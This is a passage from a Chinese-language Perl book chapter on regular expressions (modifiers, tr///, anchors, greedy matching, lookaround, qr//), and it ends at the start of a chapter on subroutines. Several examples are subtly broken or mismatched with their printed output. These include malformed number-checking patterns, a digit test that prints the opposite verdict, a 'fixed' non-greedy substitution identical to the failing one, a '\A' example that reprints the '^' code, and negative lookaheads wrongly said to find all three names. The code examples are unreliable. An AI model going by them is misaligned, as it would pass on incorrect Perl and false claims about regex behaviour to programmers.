- ◆ `(?(condition)yes-pattern|no-pattern)`或`(?(conditon)yes-pattern)`——指定条件表达式。
- ◆ `(?ismsx-imsx)`——指定一个或者多个嵌入的模式匹配修饰符。

例如，可以使用`(?#...)`来为正则表达式增加注释，下面的例子标明了表达式中的匹配：

```
$text = "I see you";
$text =~ s/^(?# 1st)(\w+) *(?# 2nd)(\w+) *(?# 3rd)(\w+)/$3 $2 $1/;
print $text;

you see I
```

### 6.2.8.1 使用预测和回想断言

(?=...)和(?!...)断言是预测断言，而(?<=EXPR)和(?<!=EXPR)是回想断言。尽管实际没有出现匹配，但这些断言处理可能出现的下一次匹配。即这些断言的结果并不会增加到任何正在进行的匹配过程中，将简单测试它们的条件。

因为这些断言并不是匹配本身的组成部分，它们在很多情况下都可以发挥作用。例如，假设正在查找 **Paris**、**London** 和 **Vienna**，但并不知道它们以何种顺序出现。因为城市出现的顺序有误，所以类似下面这样的模式将会失败：

```
$_ = "I'm going to Paris, London, and Vienna.";
print "Found all three." if /. *Vienna.*Paris.*London/;
```

另一方面，预测断言并不是匹配的组成部分，所以，即使城市的出现顺序不同，下面的匹配也可以达到目的：

```
$_ = "I'm going to Paris, London, and Vienna.";
print "Found all three." if /(?=.*Vienna)(?=.*Paris)(?=.*London)/;

Found all three.
```

参见 6.2.25 节“使用断言来预测和回想”，以了解如何使用预测和回想断言。

### 6.2.8.2 使用不占用内存的括号

正则表达式扩展最强大的功能在于使用不占用内存的括号。将匹配存储在\1 或者\$1 中需要额外的工作，而且会降低正则表达式的处理速度。有时可以使用括号来使正则表达式更加明确，下面的例子使用了 3 个选项值 **exit**、**quit** 和 **stop** 匹配：

```
while(<>) {
    if(m/^(exit|quit|stop)$/) {
        if($1) {
            print "You typed: $1\n";
        } else {
            print "Nothing stored.\n";
        }
    }
}

exit
You typed: exit
```

可以看到，可选匹配外面的括号存储了一个匹配，即使我们并不需要它们。为了解决这个问题，可以使用不占用内存的括号(?:...)（注意，现在代码指出没有存储任何值）：

```
while(<>) {
    if(m/^(?:exit|quit|stop)$/) {
        if($1) {
            print "You typed: $1\n";
        } else {
            print "Nothing stored.\n";
        }
    }
}
```



```

    }
}
}

exit
Nothing stored.

```

### 6.2.9 与m//和s///一起使用修饰符

我们知道了，可以与 m//和 s///一起使用 g 修饰符，以在全局范围内查找，其他修饰符可以吗？

Perl 提供了许多修饰符，这些修饰符都可以与 m//和 s///一起使用：

- ◆ e——指出 s///的右边是要计算的代码。
- ◆ ee——指出 s///的右边是要计算的字符串并作为代码运行，然后再次计算它的返回值。
- ◆ g——在全局范围内执行所有可能的操作。
- ◆ gc——在匹配失败之后，不要重置查找位置。
- ◆ i——忽略字母大小写。
- ◆ m——让^和\$匹配嵌入的\n 字符。
- ◆ o——仅对模式进行一次编译。
- ◆ s——让 . 字符匹配新行。
- ◆ x——忽略模式中的空白，并允许进行注释。

下面的例子使用 g 修饰符及 m//来查找字符串中所有出现字母 x 的地方：

```

$text = "Here is the texxxxxt.";
while ($text =~ m/x/g) {print "Found another x.\n";}

Found another x.
Found another x.
Found another x.
Found another x.
Found another x.

```

每次在标量上下文中使用 m//g 时，它将记住上一次查找结束的位置，并从那个位置开始。

---

**提示：**在标量上下文中，m//g 并不会一次查找所有匹配，而是一次仅查找一个，尽管下一次它可以记住停止匹配的位置。这就是为什么在前面的例子中必须使用 while 循环来查找所有匹配值的原因。

---

如果在表上下文中使用了 m//g，则返回所有匹配值的列表，下面的例子查找由 4 个字母构成的单词：

```

@a = ("This is a test" =~ m/\w{4}\b/g);
print "@a";

This test

```



`s///`运算符只是使用 `g` 修饰符进行全局替换。在这里，数量和表上下文没有区别。在使用 `g` 修饰符时，字符串中的所有匹配值都将被替换：

```
$text = "Now is the time.";
$text =~ s/./*/g;
print $text;

*****
```

这个例子允许用户通过输入 `Stop`、`stop`、`STOP`、`StOp` 等来结束程序，并不区分大小写：

```
while(<>) {
    if(m/^stop$/i) {exit'}
}
```

### 6.2.10 用 `tr///` 转换字符串

除了 `m//` 和 `s///` 运算符之外，也可以用 `tr///` 运算符处理字符串，这和 `y///` 运算符是一样的：

```
tr/LIST/LIST/
y/LIST/LIST/
```

使用这个运算符进行文本转换，并用第 2 个列表中的相应字符来替换第 1 个列表中的所有字符。下面的例子使用字母 `o` 替换了字符串中的所有字母 `i`：

```
$text = "My name's Tim.";
$text =~ tr/i/o/;
print $text;

My name's Tom.
```

和 `m//` 与 `s///` 一样，`tr///` 在默认情况下处理 `$_`：

```
while (<>) {
    tr/i/o/;
    print;
}
```

也可以指定处理字符范围，这个例子将字符串转换为大写形式：

```
$text = "Here is the text.";
$text =~ tr/a-z/A-Z/;
print $text;

HERE IS THE TEXT.
```

`tr///` 运算符返回转换次数，这意味着有时会看见这样的代码，它统计 `$_` 中字母 `x` 出现的次数，而不影响字符串：

```
$text = "Here is the text.";
$xcount = ($text =~ tr/x/x/);
```

```
print $xcount;

1
```

### 6.2.11 和tr//一起使用修饰符

我们知道了可以与 `m//` 和 `s//` 一起使用修饰符，但能否和 `tr//` 一起使用它们？当然可以，但修饰符不一样。

Perl 提供了许多修饰符，它们可以和 `tr//` 一起使用：

- ◆ `c`——对查找列表求补。
- ◆ `d`——删除没有替换的字符。
- ◆ `s`——删除重复的替换字符。

本章开头有一个例子使用 `tr//` 和 `d` 修饰符来删除字符。这个例子从 `$text` 删除字符 `\r`，这会将 DOS 字符串（使用 `\r\n` 作为行尾字符序列）转换为 Unix 字符串（仅使用 `\n`）：

```
$text =~ tr/\r//d;
```

### 6.2.12 匹配单词

似乎有很多方法用正则表达式来匹配单词，哪个更好？这取决于你希望完成的工作。可以用 `\S` 来匹配单词，这将匹配非空白字符：

```
$text = "Now is the time.";
$text =~ /(\S+)/;
print $1;

Now
```

然而，注意 `\S` 可以匹配各种类型的非字母数字字符，如果选择 `\w`，则可以避免这个问题，`\w` 匹配字母数字字符和 “\_”：

```
$text = "Now is the time.";
$text =~ /(\w+)/;
print $1;

Now
```

如果希望仅包含匹配单词中的字母，可以使用字符类：

```
$text = "Now is the time.";
$text =~ /([A-Za-z]+)/;
print $1;

Now
```

更加安全的技术就是用 `\b` 像这样匹配单词边界：

```
$text = "Now is the time.";
$text =~ /(\b[A-Za-z]+\b)/;
print $1;
```

*Now*

**\b** 断言匹配单词字符（**\w**，即字母数字和“**\_**”）和非单词字符（**\W**）之间的转换；它并不会匹配类似空格这样的特定字符。**\B** 断言匹配非单词边界。

注意，如果单词中包含并非字母数字和“**\_**”的字符，则使用**\w**来处理这些单词时会遇到问题，如下面这个例子中的 **isn't**：

```
$_ = "This isn't right.";
@a = m/(\w+)[\W|.]/g;
print "@a";
```

*This isn t right*

在这个例子中，最好使用**\s**（空格）和**\S**（非空格）测试，事实上，这是匹配单词的流行方法，也就是用空格分界：

```
$_ = "This isn't right.";
@a = m/(\S+)[\s|.]/g;
print "@a";
```

*This isn't right*

结果就是应该由你来确定希望如何匹配单词。可以使用**\s**、**\S**、**\w**、**\W**、**\b** 和**\B** 来组成自己的组合。

### 6.2.13 匹配行首

假设代码读取了许多单独的行，并逐行扫描以查找匹配值。我们希望找到 **exit**，但仅在行首进行查找。是否有某种方法来匹配行首？

可以在正则表达式中首先使用**^**字符来匹配行首。例如，用这种方式在句子的开头查找句点“**.**”（注意用 **\** 转义 **.**，否则，它将匹配任何字符）。

```
$line = ".Hello!";

if ($line =~ m/^\./) {
    print "Shouldn't start a sentence with a period!";
}
```

*Shouldn't start a sentence with a period!*

正则表达式经常使用**^**（记住，当在字符类中使用时，**^**是取反逻辑操作，也就是排除其后的字符）。

也可以这样使用**\A** 断言来匹配字符串开头：



```
$line = ".Hello!";

if ($line =~ m/^\./) {
    print "Shouldn't start a sentence with a period!";
}

Shouldn't start a sentence with a period!
```

用程序员的行话来说，`^`和`\A`之间的最大差别在于，当使用`m`（多行）修饰符时，`^`匹配每行的行首，而`\A`仍然保留了它的最初含义，并仅在整个字符串的开头进行匹配。

---

注意：参见本章后面的 6.2.18 节“匹配多行文本”。

---

### 6.2.14 匹配行尾

现在我们可以匹配行首，如何匹配行尾呢？这有些复杂，因为有多种选择。

匹配行尾可以使用`$`。下面的例子确保用户在一行上输入了“exit”，而且仅输入了“exit”：

```
while(<>) {
    if(m/^exit$/) {exit;}
}
```

从这个例子中可以看到，使用`$`时，它实际上恰好在行尾之前进行匹配。在这个例子中，匹配字符串并不包含新行（即进行显示时，在匹配字符串末尾加入的句点会出现在和匹配字符串相同的一行内）：

```
$text = "Here is some text\n";
$text =~ m/(.*)$/;
print "${1}.";

Here is some text.
```

如果的确希望处理新行符，则可以使用`s`修饰符，这样句点（`.`）可以匹配任何字符，包括新行（一般情况下，它可以匹配除了新行之外的任何字符），例如：

```
$text = "Here is some text\n";
$text =~ m/(.*)/s;
print "${1}.";

Here is some text
.
```

也可以明确查找新行符，下面这个例子删除文本末尾的新行符：

```
$text = "Here is some text\n";
$text =~ s/\n//;
print "${text}.";

Here is some text.
```

也可以使用两个断言来处理字符串末尾：`\Z` 仅仅匹配字符串末尾或者字符串末尾新行之前，`\z` 仅仅匹配字符串末尾。下面的例子使用 `\Z` 断言来匹配行尾——所有字符直至新行符，但不包含新行符：

```
$text = "Here is some text\n";
$text =~ m/(.*\Z)/;
print "${1}.";

Here is some text.
```

用程序员的术语来说，`$`和`\Z`之间的最大差别是，在使用 `m`（多行）修饰符时，`$`匹配每行尾（恰好在新行之前），但`\Z`会保留原始含义，而且仅仅匹配整个字符串的末尾。

---

注意：参见本章后面的 6.2.18 节“匹配多行文本”。

---

### 6.2.15 检查数字

我们正在编写电话簿应用程序，能否区分名称和数字？答案是：没问题。

例如，可以使用 `\d` 和 `\D` 断言来检查数字，检查用户输入来确保输入的是数字。`\D` 特殊字符匹配除了数字之外的任何字符，所以可以用这种方法检查字符串是否表示了合法的数字：

```
$text = "Hello!";
if ($text =~ /\D/) {print "It's not a number.";}

It's not a number.
```

为了检查是否是合法数字，可以像这样使用 `\d`：

```
$text = "345";
if ($text =~ /\d+$/) {print "It's not a number.";}

It's not a number.
```

可以坚持使用自定义格式，例如小数点之前至少有一位数字，在小数点之后可能有几个数字（确保用 `\` 转义 `.`，以避免匹配任意字符），例如：

```
$text = "345";
if ($text =~ /^[\d+.\d*$/]) {print "It's a number.";}

It's a number.
```

数字的前面允许出现符号，例如：

```
$text = "-3.1415";
if ($text =~ /^[+-]\d+[\.\d*$/]) {print "It's a number.";}

It's a number.
```

可以这样检查是否是 16 进制数字：

```
$text = "1A0";
unless ($text =~ /^[+-]*[\da-f]+$ /i) {print "It's not a hex number. "};
```

这个例子从字符串中提取了所有数字：

```
$_ = "1.0 and 2.4 and 310 and 4.7 and so on.";
@a = m/([\d|\.|])+ \D+/g;
print "@a";

1.0 2.4 310 4.7
```

### 6.2.16 检查字母

通过使用 `\d` 和 `\D`，可以在电话簿应用程序中检查数字。但是，如何检查字母？可以用 `\w` 来检查字母：

```
$text = "aBc";
if ($text =~ /\w+$/) {print "Only word characters found.";}

Only word characters found.
```

然而，注意，`\w` 仅匹配字母，而且包含数字和 “\_”。如果希望确保仅匹配字母，则像这样使用字符类：

```
$text = "aBc";
if ($text =~ /^[A-Za-z]+$/) {print "Only letters found.";}

Only letters found.
```

如果希望匹配除了空格之外的任意字符，使用 `\S`：

```
$_ = "1.0 and 2.4 and retval-5";
@a = m/(\S+)/g;
print join(", ", @a);

1.0, and, 2.4, and, retval-5
```

#### 6.2.16.1 查找多个匹配值

某文本中需要匹配许多值，但 `m//` 只是不断地匹配第 1 个值，如何匹配所有值？使用 `g` 修饰符即可。

可以使用 `g` 修饰符进行全局模式匹配，这就是处理多重匹配的方法。前面已经说明了一个例子，在标量上下文中使用 `g` 修饰符以及 `m//` 来查找字符串中出现字母 `x` 的所有位置。

```
$text = "Here is the texxxxxxt.";
while ($text =~ m/x/g) {print "Found another x.\n";}

Found another x.
Found another x.
Found another x.
Found another x.
```



*Found another x.*

在这个例子中，`g` 修饰符使得查找在全局范围内进行，这意味着 Perl 在两次查找之间会记住它在字符串中的位置，而且下一次迭代将从那个点之后开始。如果不使用 `g` 修饰符，则 `m//` 总是匹配第 1 个 `x`，而且循环永远不会结束。

---

**提示：**匹配失败通常会将查找位置重置在字符串的开头，但可以通过添加 `/c` 修饰符来避免出现这种情况（例如，`m//gc`）。

---

在表上下文中，`m//g` 返回它找到的所有匹配值，下面的例子查找由 4 个字符构成的单词：

```
$_ = "This is a test";
@a = m/\w{4}/g;
print "@a";

This test
```

下面的例子使用全局查找来创建数组 `@a`，其中保存了 `$_` 中由小写字母构成的单词：

```
$_ = "Here is the text";
@a = m/\b[^\A-Z]+\b/g;
print "@a";

is the text
```

如果在表上下文中使用 `m//`，而没有使用 `g` 修饰符，则 `m//` 返回所有向后引用的列表（也就是括号中的匹配值），例如：

```
$_ = "This is a test";
@a = m/(\w*)\W(\w*)\W(\w*)\W(\w*)/;
print "@a";

This is a test
```

另一方面，像下面这样添加 `g` 修饰符时，`s///` 的作用就像其中已经内置了循环一样，这个例子用字母 `z` 替换了 `$text` 中出现字母 `x` 的所有地方：

```
$text = "Here is the texxxxxxt.";
$text =~ s/x/z/g;
print $text;

Here is the tezzzzzzt.
```

在不使用 `g` 修饰符的情况下，`s///` 将仅替换第 1 个 `x`。

`s///` 运算符也返回替换的次数，这是非常方便的：

```
$text = "Here is the texxxxxxt.";
print ($text =~ s/x/z/g);
```

也可以像下面这个例子这样使用 `map`，得到由 4 个字母构成的子字符串（模式中的括号的目的是让表达式返回匹配的字符串）：

```
@a = qw(This is a test);
@b = map/^\w{4})/, @a;
print "@b";

This test
```

除了 `map` 之外，也可以使用 `grep`，如下面的例子所示（因为 `grep` 仅仅测试表达式是真或假，因此这里的模式中不需要使用括号）：

```
@a = qw(This is a test);
@b = grep/^\w{4})/, @a;
print "@b";

This test
```

相关解决方案参见 2.2.26 节“使用 `map` 作用于表中的每项”。和 2.2.27 节“使用 `grep` 寻找符合标准的表项”。

#### 6.2.16.2 查找第 *n* 个匹配值

如果希望查找特定的匹配值，例如第 2 个或者第 3 个匹配值，可使用分组运算符（`和`）在 `while` 循环中处理每个匹配值。

```
$text = "Name: Anne Name: Burkart Name: Claire Name: Dan";
$match = 0;

while ($text =~ /Name: *(\w+)/g) {
    ++$match;
    print "Match number $match is $1.\n";
}

Match number 1 is Anne.
Match number 2 is Burkart.
Match number 3 is Claire.
Match number 4 is Dan.
```

也可以用 `for` 语句改写这个例子：

```
$text = "Name: Anne Name: Burkart Name: Claire Name: Dan";

for ($match = 0; $text =~ /Name: *(\w+)/g; print
    "Match number ${\++$match} is $1.\n") {}

Match number 1 is Anne.
Match number 2 is Burkart.
Match number 3 is Claire.
Match number 4 is Dan.
```

#### 6.2.16.3 使用 `pos` 函数

这样处理单个匹配值时，`pos` 函数非常有用，因为它返回最后一次 `m//g` 查找的位置。如果

没有将字符串名称传递给 `pos`，则它使用 `$_`，所以可以使用 `pos` 指出字符串中字母 `o` 的位置：

```
$_ = "There's Thomas on the bus!";
while(/o/g) {
    print "There's an \"o\" at position ". pos() . "\n";
}

There's an "o" at position 11
There's an "o" at position 16
```

甚至可以使用全局匹配；也可以使用 `\G` 锚标记。这方面的内容请参考下一个主题。

### 6.2.17 从上一个模式结束的地方开始查找：\G

在开发电话簿应用程序时，有一个问题。可以按姓名查找来提取某个人的电话号码，但在这个城市中找到了两个 J.P.Thomas Plunksworths，总是得到第 1 个 J.P.Thomas Plunksworth 的电话号码。此问题可以使用 `\G` 解决。

`\G` 断言是一个锚标记（和任何其他锚标记类似，例如 `^`、`$` 或者 `\A`），它将标记使用全局 `g` 修饰符的最后一次模式查找的位置。使用 `\G` 时，它与使用任何其他断言如 `^` 或 `$` 一样，只是指出要在上一次全局模式匹配结束的位置开始模式匹配。

例如，要使用全局查找来搜索字母 `o`（注意，使用了 `g` 修饰符，如果希望使用 `\G`，则这是必须的）：

```
$_ = "There's Thomas on the bus!";
m/o/g;
```

因为这个例子在标量上下文中使用了 `m//g`，这会匹配第 1 个 `o`（在 `Thomas` 中）。如果希望从这个位置开始处理文本，则可以用 `\G` 来标明匹配位置。下面的例子就采用了这种方法而且用 `.*` 匹配了剩余文本：

```
$_ = "There's Thomas on the bus!";
m/o/g;
m/\G(.*)/g;
print $1;

mas on the bus!
```

甚至可以为 `pos` 函数赋值（参见前面的主题），以改变 `\G` 锚标记将返回的位置。

### 6.2.18 匹配多行文本

我们希望在多行文本中匹配，但 `^` 和 `$` 不能满足要求，`.` 不会匹配新行符。本节介绍相关的解决方法。

#### 6.2.18.1 使用 s 修饰符

一般情况下，句点（`.`）匹配除了新行符 `\n` 之外的任意字符，但可以用 `s` 修饰符改变这一点。例如，下面的例子用 `s` 修饰符以及 `.*` 匹配整个字符串，包括末尾的新行符：



```
$text = "Here is some text\n";
$text =~ m/(.*)/s;
print "${1}.";

Here is some text
.
```

这就是处理新行符的一种方法。然而，如果希望在多行上进行匹配和替换，应该使用 **m** 修饰符。

#### 6.2.18.2 使用 m 修饰符

让我们看一看 **m** 修饰符的工作方式。下面的例子使用了一个文本字符串，其中包含两行，并进行全局替换，用术语 **BOL** 取代了行首（用<sup>^</sup>匹配），用术语 **EOL** 取代了行尾（用<sup>\$</sup>匹配）：

```
$_ = "This text\nhas multiple lines.";
s/^/BOL/g;
s/$/EOL/g;
print;

BOLThis text
has multiple lines.EOL
```

注意在这里发生的事情，这些全局替换仅匹配了字符串开头行的行首以及字符串末尾行的行尾；字符串中间的<sup>\n</sup>字符被忽略。

使用 **m** 修饰符可以改变此结果。在 **s///** 上添加 **m** 修饰符时，注意所发生的事情：

```
$_ = "This text\nhas multiple lines.";
s/^/BOL/mg;
s/$/EOL/mg;
print;

BOLThis textEOL
BOLhas multiple lines.EOL
```

在这个例子中，**Perl** 看见了字符串中间的<sup>\n</sup>字符，而且<sup>^</sup>和<sup>\$</sup>都匹配这个字符，不使用 **m** 修饰符时不会出现这种情况。通过这种方法，可以处理多行文本并在每行中使用<sup>^</sup>和<sup>\$</sup>。

---

**提示：**你习惯将 Perl 特殊变量<sup>\$\*</sup>设置为 1 在字符串内进行多行匹配，否则设置为 0。然而，<sup>\$\*</sup>已经被废除了，而且被 **s** 和 **m** 修饰符所取代。

---

如果希望使用 **m** 修饰符，但仍然希望查找整个字符串的开头和末尾（即<sup>^</sup>和<sup>\$</sup>不能达到这个目的），应该怎么办？在这种情况下，可以像下面这个例子那样使用<sup>\A</sup> 和<sup>\Z</sup> 断言（参见本章前面“匹配行首”节），在这个例子中，**BOS** 就是字符串的开头，而 **EOS** 是字符串的末尾：

```
$_ = "This text\nhas multiple lines.";

s/\A/BOS/mg;
s/\Z/EOS/mg;
print;
```

---

```
BOSThis text
has multiple lines.EOS
```

---

**提示：**使用类似(?!.\*\n)这样的预测断言，可以确定字符串中是否出现了更多的新行。参见本章后面的 6.2.25 节“使用断言来预测和回想”。

---

### 6.2.19 使用不区分大小写的匹配

用户应该输入 Y 来表示 yes，输入 N 表示 no，但多数人输入了 y 和 n。我们必须添加额外的选项值匹配来处理那些情况。另外，还可以使用 i 修饰符。

可以使用 i 修饰符使得模式匹配不区分大小写，下面的例子仅允许用户在一行首输入“q”或者“Q”，而不允许他输入任何其他内容（与“quit”或者“QUIT”类似），在这种情况下，就使用 exit 退出程序：

```
while (<>) {
    chomp;
    unless (/^q/i) {
        print;
    } else {
        exit;
    }
}
```

当然，仍然可以使用选项值匹配：

```
while (<>) {
    chomp;
    unless (/^(q|Q)/i) {
        print;
    } else {
        exit;
    }
}
```

然而，当大小写混合时，选项值匹配并不简单。下面的例子使用了 i 修饰符，它允许用户以不区分大小写的方式输入 Stop、stop、STOP、StOp 等来结束程序：

```
while(<>) {
    if(m/^stop$/i) {exit;}
}
```

### 6.2.20 提取子字符串

正则表达式有一种常见的用途，即从其他字符串中提取子字符串。我们已经在本章中讨论了这个过程，但因为这个操作经常出现，因此在此用单独一节来介绍这个过程。

可以使用分组运算符 ( 和 ) 从字符串中提取子字符串 (或者, 当然可以使用内置的 Perl 函数 `substr`)。这个例子从基于文本的记录中提取了产品类型:

```
$record = "Product number: 12345 Product type: printer
          Product price: $325";
if ($record =~ /Product type: *([a-z]+)/i) {print
    "The product's type is $1\n";}

The product's type is printer
```

### 6.2.21 在正则表达式中使用函数调用和Perl表达式

模式匹配的确很有用, 如果希望处理已匹配的字符并修改它们, 该怎么办? 此时可使用替换。如果实际上希望在替换中使用自己定义的函数, 该怎么办? 使用 `e` 修饰符。

可以使用 `e` 修饰符来指出 `s///` 运算符中右边的操作数是要计算的 Perl 表达式。例如, 下面的例子说明如何使用内置的 Perl 函数 `uc` (大写) 将字符串中的每个单词修改为大写形式:

```
$text = "Now is the time.";
$text =~ s/(\w+)/uc($1)/ge;
print $text;

NOW IS THE TIME.
```

可以用自己的 Perl 代码替换这里的 `uc($1)` 表达式, 从而包含对自定义函数的调用。这个例子使用了函数 `negatory` 将 `is` 修改为 `is not`, 将 `can` 修改为 `can not`, 等等 (要更多地了解如何在 Perl 中创建类似这样的子程序, 请参见第 7 章):

```
sub negatory
{
    $hash{is} = 'is not';
    $hash{may} = 'may not';
    $hash{can} = 'can not';
    $hash{was} = 'was not';
    $hash{will} = 'will not';

    $value = shift;

    if (exists $hash{$value}) {
        return $hash{$value};
    } else {
        return $value;
    }
}

$text = "Now is the time.";
$text =~ s/(\w+)/negatory($1)/ge;

print $text;
```



```
Now is not the time.
```

### 6.2.22 查找重复的单词

模式匹配还经常用于在输入的文本中查找错误输入的重复单词（多数拼写检查程序也会检查这种错误）。可以使用模式匹配轻松地查找重复单词。尽管希望匹配的单词类型可能不同（所以可能必须修改这个例子），但一般的方法就是使用向后引用。可以使用下列代码来查找重复单词；这段代码假设在文本中的单词之间使用空格：

```
$_ = "Now is the the time time.";
@duPLICates = m/(\S+)\s\1/g;
print "Duplicated words: @duPLICates";
Duplicated words: the time
```

### 6.2.23 降低量词的“贪婪”程度：最小匹配

我尝试将字符串 No, these are the documents, over there. 中的 these 修改为 those，但最后的整个字符串是 No, those。这肯定是一个缺陷吗？实际上，这是“贪婪”的量词问题。

默认情况下，Perl 量词是非常“贪婪的”，这意味着它们会尽可能多地匹配字符，比较字符串中的当前查找位置和要匹配的正则表达式。例如，这个例子尝试用 That's 替换 That is，但表达式.\*is 从字符串开头匹配直至第 2 个 is 结束，而不是第 1 个 is：

```
$text = "That is some text, isn't it?";
$text =~ s/.*is/That's/;
print $text;
That'sn't it?
```

为了降低量词的贪婪程度，即尽可能降低匹配次数，可以在量词的后面加入？：

- ◆ \*?——匹配 0 次或者多次。
- ◆ +?——匹配 1 次或者多次。
- ◆ ??——匹配 0 次或者 1 次。
- ◆ {n}?——匹配 n 次。
- ◆ {n,}?——匹配至少 n 次。
- ◆ {n,m}?——匹配至少 n 次，但不超过 m 次。

下面是新结果：

```
$text = "That is some text, isn't it?";
$text =~ s/.*?is/That's/;
print $text;
```

```
That's some text, isn't it?
```

我们希望仅将这个字符串中的 **these** 修改为 **those**，但 **\***量词非常“贪婪”：

```
$_ = "No, these are the documents, over there.";
s/the(.*?)e/those/;
print;

No, those.
```

通过降低 **\***量词的贪婪程度，使其仅仅使用第 1 次匹配值，就可以解决这个问题：

```
$_ = "No, these are the documents, over there.";
s/the(.*?)e/those/;
print;

No, those are the documents, over there.
```

#### 6.2.24 删除先导和尾部空格

替换常用于删除先导和尾部空格，而且很容易。删除先导空格可以使用这样的表达式：

```
$text = "    Now is the time.";
$text =~ s/^\s+//;
print $text;

Now is the time.
```

删除尾部空格可以使用这样的表达式：

```
$text = "Now is the time.    ";
$text =~ s/\s+$//;
print $text;

Now is the time.
```

这就是需要的全部操作。如果希望在相同字符串内的多行中使用这种技术，参见本章前面的“匹配多行”节。

#### 6.2.25 使用断言来预测和回想

除了标准断言之外，也可以使用预测和回想断言，如果在当前匹配之后或者之前的下一个字符串满足某个条件，则断言将匹配。Perl 定义了下列预测和回想断言（在正则表达式中的宽度都是 0）：

- ◆ **(?=EXPR)**——正预测断言，如果 **EXPR** 可以匹配下一个，则进行匹配
- ◆ **(?!EXPR)**——负预测断言，如果 **EXP** 不能匹配下一个，则进行匹配
- ◆ **(?<=EXPR)**——正回想断言，如果 **EXPR** 可以匹配前一个，则进行匹配

- ◆ `(?<!EXPR)`——负回想断言，如果 `EXPR` 不能匹配前一个，则进行匹配

如果希望确保某个字符串出现在某个匹配值之前或者之后，但不希望在匹配值中包含该字符串，则这些断言非常有用。如果正在使用特殊变量 `$&`（它保存最后一次匹配值），`$'`（它保存上一次匹配之后的字符串）和 `$'`（它保存上一次匹配之前的字符串），而不是使用更加灵活的 `$1`、`$2` 和 `$n` 语法，则这个功能的用途非常大。在这种情况下，用括号和排除方法选择希望明确匹配的字符串部分，通过将其他匹配值保留在括号之外，从而检查主要匹配之前或者之后的其他匹配。

这个例子查找其后是空格的单词，但不希望将空格包含在匹配中：

```
$text = "Mary Tom Frank ";
while ($text =~ /\w+(?=\s)/g) {
    print "$&\n";
}

Mary
Tom
Frank
```

注意，通过将希望保留的匹配部分放在括号内，并用 `$1` 来引用它，也可以达到相同的目的：

```
$text = "Mary Tom Frank ";
while ($text =~ /(\w+)\s/g) {
    print "$1\n";
}

Mary
Tom
Frank
```

然而，因为这些断言的宽度为零，所以它们并不是匹配本身的组成部分，这在许多方面都有用。例如，假设正在查找 `Tom`、`Dick` 和 `Harry`，但并不知道它们出现的顺序。因为姓名顺序出现了问题，所以下面的这个模式会失效：

```
$_ = "Not just any Tom, Dick, or Harry.";
print "Found Dick, Tom, and Harry." if /.*Dick.*Tom.*Harry/;
```

另一方面，预测断言并不是匹配的组成部分，所以，即使名称的顺序并不正确，下面这个匹配也可以发挥作用：

```
$_ = "Not just any Tom, Dick, or Harry.";
print "Found Dick, Tom, and Harry." if /(?!.*Dick)(?!.*Tom)(?!.*Harry)/;

Found Dick, Tom, and Harry.
```

### 6.2.26 编译正则表达式

正则表达式太伟大，但还有一个问题：在长长的循环中使用复杂的正则表达式时，程序的运行速度实际上非常慢。此时可以检查是否尽可能进行了优化，是否使用了不占用内存的



括号，并尽可能地避免回溯，如果全是的话，则可能应该使用 `o` 修饰符。

在正则表达式中使用变量时，Perl 在每次遇到正则表达式时，都将重新编译它，以防变量值发生了变化。如果在循环中使用定常的正则表达式：

```
while (<>) {  
    if (!m/.{20,}/) {  
        print "Please type longer lines!\n";  
    } else {  
        print "Let's have another!\n";  
    }  
}  
  
Here's some text.  
Please type longer lines!  
Here's some longer text.  
Let's have another!  
OK  
Please type longer lines!
```

就不会有任何问题；Perl 仅编译正则表达式 1 次。然而，如果在模式匹配中使用了变量：

```
$match = "Perl";  
  
while (<>) {  
    if (/ $match/) {  
        print "You typed Perl.\n";  
    } else {  
        print "You didn't type Perl.\n";  
    }  
}
```

那么 Perl 将在每次循环中重新编译模式，因为变量中的值可能发生了变化。因为 `$match` 中的值没有发生变化，因此这没有必要，所以为了优化这个模式匹配，可以使用 `o` 修饰符：

```
$match = "Perl";  
  
while (<>) {  
    if (/ $match/o) {  
        print "You typed Perl.\n";  
    } else {  
        print "You didn't type Perl.\n";  
    }  
}
```

现在，Perl 将编译模式一次，然后永远不会再次进行编译（即使 `$match` 中的值确实发生了变化）；即编译模式使得模式变成静态的，而且在使用过程中不会发生变化。

使用 `qr` 创建经过编译的正则表达式

和 Perl 5.005 一样，可以使用 `qr//` 来创建和存储经过编译的正则表达式。例如，如果需要一组经过编译的模式，则可以这样创建它：

```
@patterns =  
(  
    qr/\bis\b/,  
    qr/\bthe\b/,  
    qr/\bbut\b/,  
    qr/\ba\b/,  
    qr/\bnone\b/,  
);
```

现在，可以使用经过预编译的正则表达式，这个例子在这些表达式中循环，以查找哪个与用户已经输入的内容匹配：

```
@patterns =  
(  
    qr/\bis\b/,  
    qr/\bthe\b/,  
    qr/\bbut\b/,  
    qr/\ba\b/,  
    qr/\bnone\b/,  
);  
while (<>) {  
    for ($loop_index = 0; $loop_index < $#patterns; $loop_index++) {  
        if (/ $patterns[$loop_index]/) {  
            print "Matched pattern $loop_index!\n";  
        }  
        else {  
            print "Didn't match pattern $loop_index.\n";  
        }  
    }  
}
```

下面是当用户输入"Here is a test"时程序的运行结果。

```
%perl matchmaker  
Here is a test.  
Matched pattern 0!  
Didn't match pattern 1.  
Didn't match pattern 2.  
Matched pattern 3!
```

---

**提示：**在下次修改字符串之前对其进行许多模式匹配时，可以使用 `study` 函数以使 Perl “研究”和检查传递给这个函数的字符串，以准备在那个字符串上进行模式匹配。在研究了字符串之后，字符串的匹配速度就会加快。如果没有将标量变量传递给 `study` 函数，则它将研究 `$_`。

---

## 第 7 章 子程序

### 7.1 深入分析

前几章介绍了如何在 Perl 中组织数据，随后说明了代码问题，本章将介绍下一个步骤：组织代码。本章将介绍 Perl 中组织代码的基本方法：子程序。

#### 7.1.1 编写子程序

子程序的目的是分而治之。子程序可将代码划分为便于管理的各个部分，从而易于完成整个编程任务。例如，假设你希望在两个值大于 10 的情况下打印它们，就可以用 if 块来达到目的：

```
$value = 10;
if ($value > 10 ) {
    print "Value is $value.\n";
} else {
    print "Value is too small.\n";
}
$value = 12;
if ($value > 10 ) {
    print "Value is $value.\n";
} else {
    print "Value is too small.\n";
}

Value is too small.
Value is 12.
```

更好的方法是将重复的 if 块放在一个子程序中，以节省空间，下面的例子创建了子程序 `printifOK`，以检查值 `$value`（注意，这个例子将 if 块内的代码放在 `printifOK` 中）：

```
sub printifOK
{
    if ($value > 10 ) {
        print "Value is $value.\n";
    } else {
        print "Value is too small.\n";
    }
}
```



现在，可以在代码中使用子程序 `printfifOK` 来检查两个值：

```
sub printfifOK
{
    if ($value > 10 ) {
        print "Value is $value.\n";
    } else {
        print "Value is too small.\n";
    }
}

$value = 10;
